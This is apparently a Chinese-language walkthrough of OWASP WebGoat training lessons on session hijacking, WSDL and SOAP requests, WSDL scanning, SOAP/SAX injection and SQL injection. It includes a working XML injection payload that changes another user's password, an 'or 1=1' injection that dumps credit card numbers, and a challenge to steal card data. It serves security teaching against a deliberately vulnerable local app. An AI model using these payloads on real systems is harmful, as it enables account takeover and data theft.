
Jane has logged into her account. Go and grab her session! Use Following link to reach the login screen of the bank:

Goat Hills Financial

Created by: Reto Lippuner, Marcel Wirth

OWASP Foundation | Project WebGoat | Report Bug

6. 第四步：现在你是黑客 Joe。已经有一个准备好的链接，单击后登录到“Goat Hills Financial”页面，当然在现实中，这会有些不同。登录后你会在浏览器中看到你的 SID 是“NOVALIDSESSION”，将这个 ID 改成“WHATEVER”，然后回车。



**Solution Videos**STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.

**Restart this Lesson**

**You are: Hacker Joe**

**\* Congratulations. You have successfully completed this lesson.**



## 2.17. Web Services ( Web 服务 )

### 2.17.1. Create a SOAP Request ( 创建一个 SOAP 请求 )

#### 2.17.1.1. 课程目的


Web Services 通过使用 SOAP 请求进行通信。这个请求提交到一个尝试执行一个 Web 服务描述语言(WSDL)定义的函数的 Web 服务。让我们一起来学习一些关于 WSDL 的文件。查看一下 WebGoat 的 WSDL 文件。

#### 2.17.1.2. 课程方法

1. 尝试用浏览器或者 WebService 工具连接 WSDL。WebService 的 URL 地址是：

<http://localhost:8080/WebGoat/services/SoapRequest>

WSDL 通常可被视为在 web 服务请求结束处加入一个 WSDL。点击页面上的“WebGoat WSDL”，或者在上面的请求后面加上“?WSDL”即可。



2. 第一步我们要得到在 WSDL 中定义了几个操作。通过第一步的连接进入 WSDL 文件页面，可以看到一共有四个。在页面中输入 4，进入下一步。

```

- <wsdl:portType name="SoapRequest">
-   <wsdl:operation name="getFirstName" parameterOrder="id">
-       <wsdl:input message="impl:getFirstNameRequest" name="getFirstNameRequest" />
-       <wsdl:output message="impl:getFirstNameResponse" name="getFirstNameResponse" />
-   </wsdl:operation>
-   <wsdl:operation name="getLastName" parameterOrder="id">
-       <wsdl:input message="impl:getLastNameRequest" name="getLastNameRequest" />
-       <wsdl:output message="impl:getLastNameResponse" name="getLastNameResponse" />
-   </wsdl:operation>
-   <wsdl:operation name="getCreditCard" parameterOrder="id">
-       <wsdl:input message="impl:getCreditCardRequest" name="getCreditCardRequest" />
-       <wsdl:output message="impl:getCreditCardResponse" name="getCreditCardResponse" />
-   </wsdl:operation>
-   <wsdl:operation name="getLoginCount" parameterOrder="id">
-       <wsdl:input message="impl:getLoginCountRequest" name="getLoginCountRequest" />
-       <wsdl:output message="impl:getLoginCountResponse" name="getLoginCountResponse" />
-   </wsdl:operation>
</wsdl:portType>

```

**Solution Videos** Web Services communicate through the use of SOAP **Restart this Lesson** requests. These requests are submitted to a web service in an attempt to execute a function defined in the web service definition language (WSDL). Let's learn something about WSDL files. Check out WebGoat's web service description language (WSDL) file.

#### General Goal(s):

Try connecting to the WSDL with a browser or Web Service tool. The URL for the web service is: <http://localhost/WebGoat/services/SoapRequest> The WSDL can usually be viewed by adding a ?WSDL on the end of the web service request.

#### \* Stage 1 completed.

Now, what is the type of the (id) parameter in the "getFirstNameRequest" method:

View the following WSDL and count available operations:  
WebGoat WSDL File

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

3. 现在我们需要回答的问题是在“getFirstNameRequest”中“id”的类型是什么。从图中可以看到，答案是“int”。输入后进入第三步。

```

- <wsdl:message name="getFirstNameRequest">
-   <wsdl:part name="id" type="xsd:int" />
- </wsdl:message>
- ..
- ..
- ..

```

**Solution Videos** Web Services communicate through the use of SOAP requests. These requests are submitted to a web service in an attempt to execute a function defined in the web service definition language (WSDL). Let's learn something about WSDL files. Check out WebGoat's web service description language (WSDL) file. **Restart this Lesson**

### General Goal(s):

Try connecting to the WSDL with a browser or Web Service tool. The URL for the web service is: <http://localhost/WebGoat/services/SoapRequest> The WSDL can usually be viewed by adding a ?WSDL on the end of the web service request.

**\* Stage 2 completed.**

Intercept the request and invoke any method by sending a valid SOAP request for a valid account.

Press to generate an HTTP request

WebGoat WSDL File

OWASP Foundation | Project WebGoat | Report Bug

4. 截取请求并调用任何方法，发送一个有效 SOAP（简单对象访问协议）请求的有效账户。
  - 1) 启动 WebScarab，确保“Intercept requests”“Intercept responses”被选中
  - 2) POST 改为：POST <http://localhost:8080/WebGoat/services/SoapRequest> HTTP/1.1
  - 3) Content-Type 改为 text/xml
  - 4) 添加代码：

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<SOAP-ENV:Body>
<ns1:getFirstName SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:ns1="http://lessons">
<id xsi:type="xsd:int">101</id>
</ns1:getFirstName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

## 2.17.2. WSDL Scanning ( WSDL 扫描 )

### 2.17.2.1. 课程目的

这一课中你的目标是通过 WebScarab 截获请求，从而访问到 WSDL 中其他字段的信息

### 2.17.2.2. 课程方法

1. 任意选择后点提交



**Solution Videos** Web Services communicate through the use of SOAP requests. These requests are submitted to a web service in an attempt to execute a function defined in the web service definition language (WSDL) file. [Restart this Lesson](#)

### General Goal(s):

This screen is the API for a web service. Check the WSDL file for this web service and try to get some customer credit numbers.

Enter your account number:

Select the fields to return:


|             |
|-------------|
| First Name  |
| Last Name   |
| Login Count |

View the web services definition language (WSDL) to see the complete API:  
[WebGoat WSDL File](#)

By Alex Smolen  **PARASOFT**  
We make software work.

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

2. 截获请求，并将其中的“field=getLastName”改为“field= getCreditCard”



3. 点提交后能够看到 getCreditCard 字段的信息。



**Solution Videos** Web Services communicate through the use of SOAP requests. These requests are submitted to a web service in an attempt to execute a function defined in the web service definition language (WSDL) file. **Restart this Lesson**

### General Goal(s):

This screen is the API for a web service. Check the WSDL file for this web service and try to get some customer credit numbers.

**\* Congratulations. You have successfully completed this lesson.**

Enter your account number:

Select the fields to return:

☐ First Name  
☐ Last Name  
☐ Login Count

|               |
|---------------|
| getCreditCard |
| 987654321     |

View the web services definition language (WSDL) to see the complete API:  
[WebGoat WSDL File](#)

By Alex Smolen

## 2.17.3. Web Service SAX Injection ( Web 服务 SAX 注入 )

### 2.17.3.1. 课程目的

有些 Web 界面在后台运行 Web 服务。如果前端的 Web 服务依赖于所有输入验证，它可能会破坏向 Web 界面发送的 XML。在本练习中，尝试将密码修改为 101 以外的其他密码。

### 2.17.3.2. 课程方法

1. 输入一个密码，开启 WebScarab。
2. 在 WebScarab 中的 password 选项中添加如下代码：

```
newpassword</password>
</wsns1:changePassword>
<wsns1:changePassword>
<id xsi:type='xsd:int'>102</id>
<password xsi:type='xsd:string'>notforyoutoknow
```

3. 确定后完成该课程。

**Solution Videos** Web Services communicate through the use of SOAP requests. These requests are submitted to a web service in an attempt to execute a function defined in the web service definition language (WSDL) file. **Restart this Lesson**

### General Goal(s):

Some web interfaces make use of Web Services in the background. If the frontend relies on the web service for all input validation, it may be possible to corrupt the XML that the web interface sends.

In this exercise, try to change the password for a user other than 101.

**\* Congratulations. You have successfully completed this lesson.**

Please change your password:

```
<?xml version='1.0' encoding='UTF-8'?>
<wsns0:Envelope
  xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance'
  xmlns:xsd='http://www.w3.org/2001/XMLSchema'
  xmlns:wsns0='http://schemas.xmlsoap.org/soap/envelope/'
  xmlns:wsns1='http://lessons.webgoat.owasp.org'>
  <wsns0:Body>
    <wsns1:changePassword>
      <id xsi:type='xsd:int'>101</id>
      <password xsi:type='xsd:string'>newpassword</password> </wsns1:changePa
ssword> <wsns1:changePassword> <id xsi:type='xsd:int'>102</id> <password xsi
:type='xsd:string'>notforyoutoknow</password>
    </wsns1:changePassword>
  </wsns0:Body>
</wsns0:Envelope>
```

**You have changed the password for userid 102 to 'notforyoutoknow'**

## 2.17.4. Web Service SQL Injection ( Web 服务 SQL 注入 )

### 2.17.4.1. 课程目的

检查 WSDL 文件，尝试获取多个客户的信用卡号码。

### 2.17.4.2. 课程方法

该课程可以通过使用 Web 服务工具 SOAPUI 轻松解决。这里我们使用 WebScarab。进入到 Web Services，你会看到一个调用的 Web 服务或者 WSDL 历史文件。

1. 打开本课程的 WSDL 文件。

**Solution Videos** Web Services communicate through the use of SOAP requests. These requests are submitted to a web service in an attempt to execute a function defined in the web service definition language (WSDL) file. **Restart this Lesson**

### General Goal(s):

Check the web service description language (WSDL) file and try to obtain multiple customer credit card numbers. You will not see the results returned to this screen. When you believe you have succeeded, refresh the page and look for the 'green star'.

Enter your Account Number:


```
SELECT * FROM user_data WHERE userid = 101
```

| USERID | FIRST_NAME | LAST_NAME | CC_NUMBER     | CC_TYPE | COOKIE | LOGIN_COUNT |
|--------|------------|-----------|---------------|---------|--------|-------------|
| 101    | Joe        | Snow      | 987654321     | VISA    |        | 0           |
| 101    | Joe        | Snow      | 2234200065411 | MC      |        | 0           |

Exploit the following WSDL to access sensitive data:  
[WebGoat WSDL File](#)

By Alex Smolen  PARASOFT  
We make software work.

2. 在 WebScarab 中，你可以从顶部的下拉框中选择 WSDL。WebScarab 将解析 XML 文件，所以你可以选择调用的操作。然后你可以输入一个调用的参数值。在“vaule”输入 1 or 1=1，点执行，会弹出一个基本身份验证框，输入用户名 guest，密码 guest，然后点 OK，点“Execute”，即可返回所有结果。如果没有弹出，可以再 WebScarab 的“Tools” > “Credentials” 中选择。你需要选中“Ask when required”。（需要先打开 WSDL 文件，就能在 WebScarab 的 WebServices 中看到相应的内容了。）



Enter your credentials to access this web site


☒ Basic ☐ Domain

Host: localhost.

Realm: WebGoat Application

Username: guest

Password: \*\*\*\*\*



## 2.18. Admin Functions ( 管理职能 )

### 2.18.1. Report Card ( 报告卡 )

#### 2.18.1.1. 课程目的

#### 2.18.1.2. 课程方法

## 2.19. Challenge ( 挑战 )

### 2.19.1. The CHALLENGE! ( 挑战 !)

#### 2.19.1.1. 课程目的

你的任务是破坏身份验证方案，从数据库中盗取所有的信用卡信息，然后破坏这个网站。您需要利用您在其他课程中学到的技术。要破坏的主页是“webgoat\_challenge\_guest.jsp”页面。

### **2.19.1.2. 课程方法**